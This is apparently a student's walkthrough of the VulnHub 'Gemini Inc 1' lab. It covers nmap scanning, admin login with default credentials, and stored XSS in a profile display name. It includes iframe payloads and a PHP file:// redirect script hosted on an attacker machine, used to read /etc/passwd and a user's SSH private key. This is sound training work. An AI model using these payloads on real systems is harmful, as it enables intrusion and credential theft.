

Vulnhub - Gemini Inc 1

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Walkthrough used: <https://pentestmag.com/write-up-for-gemini-inc-1/>


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Step 1: Scan the network

We know that the service is hidden under subnet xx.xx.56.0/24 as the machine has been configured to using a virtual box host-only adapter in Oracle VBOX. Performing a nmap to scan for the network to see what services are running.

Nmap -Pn 192.168.56.0/24



```
(root@kali) - [ /home/kali/Desktop/vulnhubs/gemini inc ]
# nmap -Pn 192.168.56.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-30 08:07 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00026s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
902/tcp   open  iss-realservice
912/tcp   open  apex-mesh
2869/tcp  open  icslap
5357/tcp  open  wsddapi
MAC Address: 0A:00:27:00:00:0C (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00015s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:E0:01:86 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.116
Host is up (0.00021s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:D2:C5:20 (Oracle VirtualBox virtual NIC)

root@kali: ~
File Actions Edit View Help
# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```


(Figure 1: basic nmap scan)

With the scan we know that the machine is **192.168.56.116**

Lets do a more detailed scan now that we've discovered the network.

nmap -sV -A 192.168.56.116

We know that there are two ports open so most likely this is going to be a http vulnerability.



```
(root@kali) [/home/kali/Desktop/vulnhubs/gemini inc]
# nmap -sV -A 192.168.56.116
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-30 08:10 EDT
Nmap scan report for 192.168.56.116
Host is up (0.00037s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 e9:e3:89:b6:3b:ea:e4:13:c8:ac:38:44:d6:ea:c0:e4 (RSA)
|   256  8c:19:77:fd:36:72:7e:34:46:c4:29:2d:2a:ac:15:98 (ECDSA)
|_  256  cc:2b:4c:ce:d7:61:73:d7:d8:7e:24:56:74:54:99:88 (ED25519)
80/tcp    open  http      Apache httpd 2.4.25
|_ http-title: Index of /
|_ http-ls: Volume /
|   SIZE  TIME      FILENAME
|_  -    2018-01-07 08:35  test2/
|_ http-server-header: Apache/2.4.25 (Debian)
MAC Address: 08:00:27:D2:C5:20 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel


root@kali: ~
File Actions Edit View Help

(root@kali) [~]
# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 2: Detailed scan on network)

Step 2: Exploiting open ports

The initial scan showed us directory /test2/ which we can explore further and upon entering it in the URL we can see that it links us to a test webpage with the link to its source code.




(Figure 3: Home page information)

There is a login page that we can attempt to log into but using common passwords, this doesn't seem to log us in. Since there is a link to the github repository we can try to get the default credentials out of there.

Below is the link to where we found the default credentials to the web server.

<https://github.com/ionutvmi/master-login-system/blob/master/install.php>




(Figure 4: source code for default information)

The default credentials are: Username: **admin** Password: **1234**

The default credentials have worked and we have access as admin into the server.


Step 3: HTTP exploit with admin access



(Figure 5: editing profile)

On the right-hand side of the profile go to edit profile, and in this screen we have the ability to edit the admin profile. We can edit the Display Name parameter to execute any script we desire as this is a vulnerability found in this version. I had no idea what to do here but this is what the walkthrough had done. The link is below:

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


(Figure 6: display parameter change)

I edited the parameters to send a alert onto the page instead of the display name:

<Script>alert(7357);</script>

Save once this is done and go back to my profile.




(Figure 7: proof of vulnerability)

With this information we know that the display name is vulnerable to scripts and we can engineer a payload to exploit this system.

Lets setup a listener to see whether or not we can remotely connect to our server.


nc -nlvp 8888

<iframe src=http://192.168.56.101:8888></iframe>



(Figure 8: setting up listener to check if it exploit works)


Success! We know that the display name allows us to netcat remotely to our server.



(Figure 9: proof of listener working)

Now that we've established that we can execute and remotely connect we can redirect to a local read file. The following php file contains the file request and we will be hosting this through a php server instead.

```
echo '<?php header("location:file://'.$_REQUEST['x']; ?>' > code.php
cat code.php
php -S 0.0.0.0:9999
```



(Figure 10: setting up to find contents of file: /etc/passwd)

Our php listener is now ready and now its time to modify the parameter on our display name in the admin profile.

```
<iframe height="2000" width="800"
src=http://192.168.56.101:9999/code.php?x=%2fetc%2fpasswd></iframe>;
```


After pasting that into the display name and showing the admin profile again we can see that it has worked on our php shell.

```
(root@kali)~# php -S 0.0.0.0:9999
[Sun Oct 30 09:03:38 2022] PHP 7.4.21 Development Server (http://0.0.0.0:9999) started
[Sun Oct 30 09:04:05 2022] 192.168.56.101:59132 Accepted
[Sun Oct 30 09:04:05 2022] 192.168.56.101:59132 [302]: GET /code.php?x=%2fetc%2fpasswd
[Sun Oct 30 09:04:05 2022] 192.168.56.101:59132 Closing
```

(Figure 11: proof php listner works)

We can see the contents of the file in the following link:

<http://192.168.56.116/test2/export.php>




(Figure 12: contents of /etc/passwd)

Step 4: Getting access through SSH

Now that we can get files within the system lets use this to get one of our users '*gemini1*'s ssh private key. The code above will be *slightly* modified.

```
<iframe height="2000" width="800"
src=http://192.168.56.101:9999/code.php?x=/home/gemini1/%2essh/id_rsa></iframe>;
```


Lets save it as before.



(Figure 13: new parameters for private ssh key)

Our php server is still running on the same terminal and listening on the same port, no need to edit it.

Once more we can save the information and go back to My Profile. This will update the command and to see our results we can go to <http://192.168.56.116/test2/export.php> and find our private ssh key.



(Figure 14: contents of ssh key)

Now lets copy the contents of this and use it instead of the password to ssh into our server.

